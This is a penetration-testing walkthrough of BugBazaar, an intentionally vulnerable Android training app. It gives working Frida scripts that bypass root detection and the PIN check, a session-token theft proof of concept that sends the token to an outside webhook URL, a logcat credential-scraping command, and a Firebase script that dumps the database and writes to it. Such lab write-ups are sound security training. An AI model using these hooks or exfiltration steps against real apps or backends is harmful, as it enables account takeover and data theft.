BugBazaar, a purposefully vulnerable Android application from the security experts at Payatu, serves as an invaluable training ground for mobile application penetration testers. By dissecting its intentional flaws, we can learn to identify and prevent some of the most common and critical vulnerabilities found in real-world apps.
Table of Contents
- Bypassing Easy Root Detection
- Bypassing Medium Root Detection & Environment Checks
- Login Pin Bypass via Frida
- Account Takeover by Session Steal
- Hardcoded Credentials & Information Leak via Logs
- SQL Injection in Content Provider
- Arbitrary File Theft via Insecure WebView Interception
- Fragment Injection in
Refer_Us - Open Redirect via Contact_us
- Account Takeover via
TermsAndConditionsActivity - URL Redirection via
Deeplink - Steal User’s Contact via Insecure Pending Intent
- Intent Interception
- RCE via Insecure Dynamic Code Loading
- Insecure SMS Service
- Data insertion via insecure Content Provider in Address
- Insecure Broadcast Receiver
Dynamic Analysis
Bypassing Easy Root Detection
BugBazaar, includes a built-in Runtime Application Self-Protection (RASP) mechanism with three levels of toggle-based protection: Easy, Medium, and Advanced.
Understanding the App Behavior
On launching the RASP Settings screen, three switches are available:
-
Switch1: Easy Protection -
Switch2: Medium Protection -
Switch3: Advanced Protection
Each toggle is mutually exclusive: enabling one disables the others. When any is toggled, the app stores the state in SharedPreferences, then restarts the application using:
public void restartApplication() {
    startActivity(new Intent(this, (Class<?>) SplashActivity.class));
    finishAffinity();
}
This takes the app back to SplashActivity, where RASP enforcement is initialized.
Easy Protection Logic Breakdown
When Easy Protection is turned on (switch1 = true), the following block in SplashActivity is executed:
if (z) {
    SplashActivity.this.showToast("Easy Protection");
    new checkroot(SplashActivity.this).checkRootBeer();
    return;
}
The checkRootBeer() method handles root detection logic.
The Root Detection Flow
public void checkRootBeer() {
    boolean isMagiskPresentNative = Native.isMagiskPresentNative();

    if (new RootBeer(this.context).isRooted() || isMagiskPresentNative) {
        // Alert user and exit in 3 seconds
        return;
    }
        // Proceed to Signin activity
}
The above function triggers two checks:
1. Native Magisk Check
package com.darvin.security;

public class Native {
    public static native boolean isMagiskPresentNative();

    Native() {}

    static {
        System.loadLibrary("native-lib");
    }
}
Technique: Loads a native .so library (native-lib.so) to perform Magisk detection at native level (likely via JNI string/path search or syscall hooks).
2. RootBeer Check (Java)
package com.scottyab.rootbeer;

public class RootBeer {
    private boolean loggingEnabled = true;
    private final Context mContext;

    public RootBeer(Context context) {
        this.mContext = context;
    }

    public boolean isRooted() {
        return detectRootManagementApps() ||
               detectPotentiallyDangerousApps() ||
               checkForBinary("su") ||
               checkForDangerousProps() ||
               checkForRWPaths() ||
               detectTestKeys() ||
               checkSuExists() ||
               checkForRootNative() ||
               checkForMagiskBinary();
    }
}
Technique: This method aggregates 9 root detection strategies, such as:
-
Checking for apps like
SuperSU,Magisk Manager -
Searching for binaries like
su,busybox -
Reading dangerous system props (e.g.,
ro.debuggable) -
Checking for write permissions on restricted paths
-
Detecting test-keys in build tags
-
Verifying native root status (through JNI)
-
Scanning common paths for Magisk binaries
The Exploit Strategy
To bypass this RASP mechanism completely:
| Component | Hook |
|---|---|
| Native Magisk Check | Native.isMagiskPresentNative() |
| Java RootBeer Check | RootBeer.isRooted() |
**Both must return false for the app to continue.
Proof Of Concept (PoC)

-
Magisk Detection Bypass Hooking Native.isMagiskPresentNative()

-
RootBeer Detection Bypass Hooking RootBeer.isRooted()
Frida Script – Complete Bypass
Java.perform(function () {
    // 1. Bypass native Magisk detection
    try {
        const NativeClass = Java.use("com.darvin.security.Native");
        NativeClass.isMagiskPresentNative.implementation = function () {
            console.log("[+] Bypassed Native.isMagiskPresentNative");
            return false;
        };
    } catch (e) {
        console.error("[-] Failed to hook Native check: ", e);
    }

    // 2. Bypass RootBeer checks
    try {
        const RootBeer = Java.use("com.scottyab.rootbeer.RootBeer");
        RootBeer.isRooted.implementation = function () {
            console.log("[+] Bypassed RootBeer.isRooted");
            return false;
        };
    } catch (e) {
        console.error("[-] Failed to hook RootBeer.isRooted: ", e);
    }
});
Result
With the above Frida hooks injected:
-
The Easy Protection toggle still appears active.
-
The app does not detect root even on a rooted device.
-
We bypass the 3-second alert and continue to the
Signinactivity smoothly.

Bypassing Medium Root Detection
After overcoming Easy protection, BugBazaar’s Medium RASP level adds more comprehensive and layered defenses, designed to catch both static and dynamic tampering.
This protection leverages:
-
Inter-process communication (IPC) via AIDL to check root state from a secured service
-
Native (JNI) Magisk detection
-
Runtime analysis for emulators, ADB access, and Frida instrumentation
Understanding the App Behavior
Three toggles control RASP behavior:
-
Switch1: Easy Protection -
Switch2: Medium Protection -
Switch3: Advanced Protection
When Medium Protection is turned on (switch2 = true), the app writes the state to SharedPreferences and restarts the app:
public void restartApplication() {
    startActivity(new Intent(this, (Class<?>) SplashActivity.class));
    finishAffinity();
}
After restart, SplashActivity boots up the RASP mechanism.
Medium Protection Logic Breakdown
The Medium protection logic initializes with:
if (z2) {
    DetectMagisk detectMagisk = new DetectMagisk(SplashActivity.this.getApplicationContext());
    detectMagisk.setDetectionListener(SplashActivity.this);
    detectMagisk.startMagiskDetection();
}
This sets a detection listener (callback) and starts root detection logic via:
-
AIDL service
-
Native JNI call
AIDL + Native Root Detection
public void startMagiskDetection() {
    if (this.serviceBinder != null) {
        checkForMagisk();
    } else {
        bindIsolatedService();
    }
}
Once the service is connected, the check proceeds:
public void checkForMagisk() {
    if (!this.serviceBinder.isMagiskPresent() && !Native.isMagiskPresentNative()) {
        this.listener.onMagiskNotDetected();
    } else {
        this.listener.onMagiskDetected();
    }
}
Exploit Strategy
So we must bypass both:
| Check | Function |
|---|---|
| AIDL Service | IIsolatedService.isMagiskPresent() (IPC) |
| Native JNI | Native.isMagiskPresentNative() |
Proof Of Concept (PoC)
AIDL Proxy Hooking
We can’t directly hook the AIDL service because it’s in a separate remote process. But here’s the trick:
In the client (main app process), the bound serviceBinder uses a Stub Proxy:
private static class Proxy implements IIsolatedService {
    public boolean isMagiskPresent() {
        this.mRemote.transact(...);  // IPC call
        return response;
    }
}
Since the proxy method is locally executed in the app, we hook this class:

This means:
We never let the actual IPC call reach the remote service
We gain full control of the check in the same process
It’s fast, stealthy, and doesn’t crash the app
This is a clean surgical override , no need to interfere with low-level Binder or Parcelable logic.
Bypass JNI Root Check (Same as Easy)
This is identical to Easy protection’s native check:

- After bypassing both layers of hooks, we encounter environment checks.
Callback Trigger: onMagiskNotDetected()
If both hooks succeed, the app executes:
public void onMagiskNotDetected() {
    new checkdetect().someMethod(this);
}
This is where environment checks are done targeting:
-
Emulator presence
-
ADB debugging
-
Frida instrumentation
Runtime Environment Detection
Let’s analyze checkdetect.someMethod():
if (emultorcheck.isEmulator() || AdbEnabled.AdbEnabled1(context)) {
    showRootedDeviceAlert(...);
    return;
}

if (checkfrida()) {
    showRootedDeviceAlert(...);
} else {
    launchapp(context);
}
Also checkfrida() Method ,
private boolean checkFrida() {
    return runtime.areFridaFilesPresent()
        || runtime.isFridaDetectedinmounts()
        || runtime.isFridaServerRunning()
        || runtime.isFridaDetectedfile();
}
Overloading Secrets: Hooking emultorcheck with Frida
In This app, the emulator check class emultorcheck contains two overloaded methods
// No-arg version
public static boolean isEmulator()

// Context-based version
public static boolean isEmulator(Context context)
Now from a Frida perspective, this matters a lot because you can’t just call .implementation = directly on an overloaded method name. You must specify which exact method you’re hooking using .overload(...).
Complete RASP Bypass (Medium)

Result
With all hooks in place:
-
Magisk detection (AIDL + Native) is neutralized
-
ADB, Emulator, and Frida checks are fooled
-
App launches successfully, even on a rooted emulator running Frida

The splash screen silently passes all Medium protection checks and lands us into Signin.
Login Pin Bypass via Frida
Let’s explore a common pattern in Android applications: storing a user-defined passcode in SharedPreferences and verifying it during login. We will then demonstrate how an attacker can bypass this check using Frida, a dynamic instrumentation toolkit, highlighting the importance of secure client-side storage and runtime protection in mobile apps
1. Passcode Creation (CreatePasscode.java)
String obj = CreatePasscode.this.editTextPasscode.getText().toString();
if (obj.length() != 4) {
    Toast.makeText(CreatePasscode.this, "Passcode of 4 numbers!", 0).show();
    return;
}
UserAuthSave.savepasscode(Integer.parseInt(obj));
Explanation:
CreatePasscode.this.editTextPasscode.getText().toString();- Reads the 4-digit input from the user interface (an
EditTextfield).
- Reads the 4-digit input from the user interface (an
if (obj.length() != 4)- Ensures the passcode is exactly 4 digits.
- If not, it shows a message using
Toastand stops execution withreturn.
UserAuthSave.savepasscode(Integer.parseInt(obj));- Converts the input string into an integer.
- Calls
savepasscode()to store it for later verification.
2. Saving Passcode (UserAuthSave.java)
public static void savepasscode(int i) {
    SharedPreferences.Editor edit = sharedPreferences.edit();
    edit.putString(keypasscode, String.valueOf(i));
    edit.putBoolean(keypasscode_flag, true);
    edit.apply();
}
Explanation:
SharedPreferences.Editor edit = sharedPreferences.edit();- Opens the shared preferences editor so we can save key-value pairs.
edit.putString(keypasscode, String.valueOf(i));- Converts the integer passcode back into a string and stores it under the key
keypasscode.
- Converts the integer passcode back into a string and stores it under the key
edit.putBoolean(keypasscode_flag, true);- Stores a flag to indicate a passcode has been set.
edit.apply();- Saves the changes asynchronously.
3. Passcode Verification (PasscodeActivity.java)
if (PasscodeActivity.this.editTextPasscode.getText().toString().equals(UserAuthSave.getpasscode())) {
    Toast.makeText(PasscodeActivity.this, "Passcode correct!", 0).show();
    PasscodeActivity.this.startActivity(
        new Intent(PasscodeActivity.this.getApplicationContext(), NavigationDrawer_Dashboard.class)
    );
}
Explanation:
PasscodeActivity.this.editTextPasscode.getText().toString()- Reads the passcode entered by the user on the login screen.
UserAuthSave.getpasscode()
public static String getpasscode() {
    return sharedPreferences.getString(keypasscode, "");
}
- Retrieves the previously saved passcode from
SharedPreferences. .equals()- Compares the user input with the stored passcode.
- If the passcode matches:
- Shows a “Passcode correct!” message.
- Starts the main app activity (
NavigationDrawer_Dashboard) with anIntent.
Proof of Concept (PoC)
The core idea here is to override the getpasscode method to return a value controlled by the attacker (e.g., "0000"). This allows us to bypass the check without knowing the original passcode.

How it works:
- We hook the
getpasscodemethod in runtime. - Whenever the app requests the saved passcode, Frida returns
"0000". - By entering
0000in the passcode prompt, we bypass the check and gain access.
Reference
Frida – A Guide to Android App Hooking (PDF) - Payatu
Static Analysis
Account Takeover by Session Token Stealing
TL;DR
The app exposes an activity (ExternalAuthLogin) that blindly appends a user’s session token (_sid_) to a redirect URL taken from an external intent. With no domain validation, any malicious app can launch this activity, provide its own URL, and steal the session token, leading to a full account takeover.
The Vulnerable Component
The flaw resides in com.BugBazaar.ExternalAuthLogin, an exported activity designed to handle deep links for custom authentication flows.
Manifest Snippet:
<activity
    android:name="com.BugBazaar.ExternalAuthLogin"
    android:exported="true"
    android:launchMode="singleTask">
    <intent-filter>
        <data android:scheme="bugbazaar"/>
        <data android:host="externalAuthentication"/>
        <action android:name="android.intent.action.VIEW"/>
        <category android:name="android.intent.category.DEFAULT"/>
        <category android:name="android.intent.category.BROWSABLE"/>
    </intent-filter>
</activity>
The android:exported="true" attribute, combined with the intent filter, makes this component accessible to any app on the device.
The Flaw: Code Breakdown
The logic in ExternalAuthLogin.java is dangerously simple:
private void launchCustomTabs() {
    SessionManager sessionManager = new SessionManager(this);
    Uri.Builder buildUpon = Uri.parse(getRedirectUrl()).buildUpon();
    buildUpon.appendQueryParameter("_sid_", sessionManager.getUserToken());
    customhandle.openCustomTab(this, buildUpon);
}

private final String getRedirectUrl() {
    String stringExtra = getIntent().getStringExtra(EXTRA_REDIRECT_URL);
    return stringExtra == null ? "" : stringExtra;
}
The application grabs the EXTRA_REDIRECT_URL from the incoming intent, appends the session token to it without any validation, and launches a browser tab.
Proof of Concept (PoC)
An attacker can trigger this vulnerability from a malicious app or via ADB:
ADB Command:
- Set Intent Action →
android.intent.action.VIEW - Set Data URI →
bugbazaar://externalAuthentication - Set Extra Key →
ExternalAuthLoginActivity.EXTRA_REDIRECT_URLwith your webhook URL

This command launches the vulnerable activity, passing an attacker-controlled URL. A browser tab will open to:
https://webhook.site/1995d369-8d24-4095-9be1-8513cd83f0ca?_sid_=eyJhbGciOi…

The session token is successfully exfiltrated.
Hardcoded Credentials & Information Leak via Logs
TL;DR
The application stores hardcoded credentials using a weak XOR obfuscation. To make matters worse, it deobfuscates and prints the plaintext username and password directly to Logcat, making them trivial to steal.
The Vulnerable Component
- The flaw is located in
CredentialsLoader.java.
The Flaw: Code Breakdown
private static final String OBFUSCATED_PASSWORD_HEX = "\u0017 2\u00174/44'\u0006066::9";
private static final String OBFUSCATED_USERNAME_HEX = "418<;";
private static final byte XOR_KEY = 85; // 'U'

private static String deobfuscate(String str) {
    char[] charArray = str.toCharArray();
    for (int i = 0; i < charArray.length; i++) {
        charArray[i] = (char) (charArray[i] ^ 'U');
    }
    return new String(charArray);
}

public static User getUser() {
    String username = deobfuscate(OBFUSCATED_USERNAME_HEX);
    Log.d("uname", username); // LEAK
    String password = deobfuscate(OBFUSCATED_PASSWORD_HEX);
    Log.d("pass", password);   // LEAK
    return new User(username, password);
}
Exploitation :
An attacker has two easy paths to the credentials:
-
Logcat Snooping: Simply monitor the application’s logs.
adb logcat --pid 31699 | grep "uname\|pass"

-

Static Deobfuscation: Since the XOR key is static (
'U'or85), reversing the obfuscation is trivial.Python
def xor_deobf(data, key=85):
    return ''.join([chr(ord(c) ^ key) for c in data])

username = xor_deobf("418<;")
password = xor_deobf("\u0017 2\u00174/44'\u0006066::9")
- Hardcoded Firebase Secrets (
strings.xml)

- Firebase API keys and storage bucket are hardcoded in the app. With insecure rules (public read/write), attackers can directly connect to the backend and fully control the database.
import pyrebase

config = {
  "apiKey": "AIzaSyDOx8mTnKN6LiCVh7bCjAvGqrx4QCd9AHk",
  "authDomain": "bugbazaar-cb1a1.firebaseapp.com",
  "databaseURL": "https://bugbazaar-cb1a1.firebaseio.com",
  "storageBucket": "bugbazaar-cb1a1.appspot.com",
}
firebase = pyrebase.initialize_app(config)
db = firebase.database()

print(db.get())   # Dumps entire database
db.push({"pwned": "true"})  # Write arbitrary data
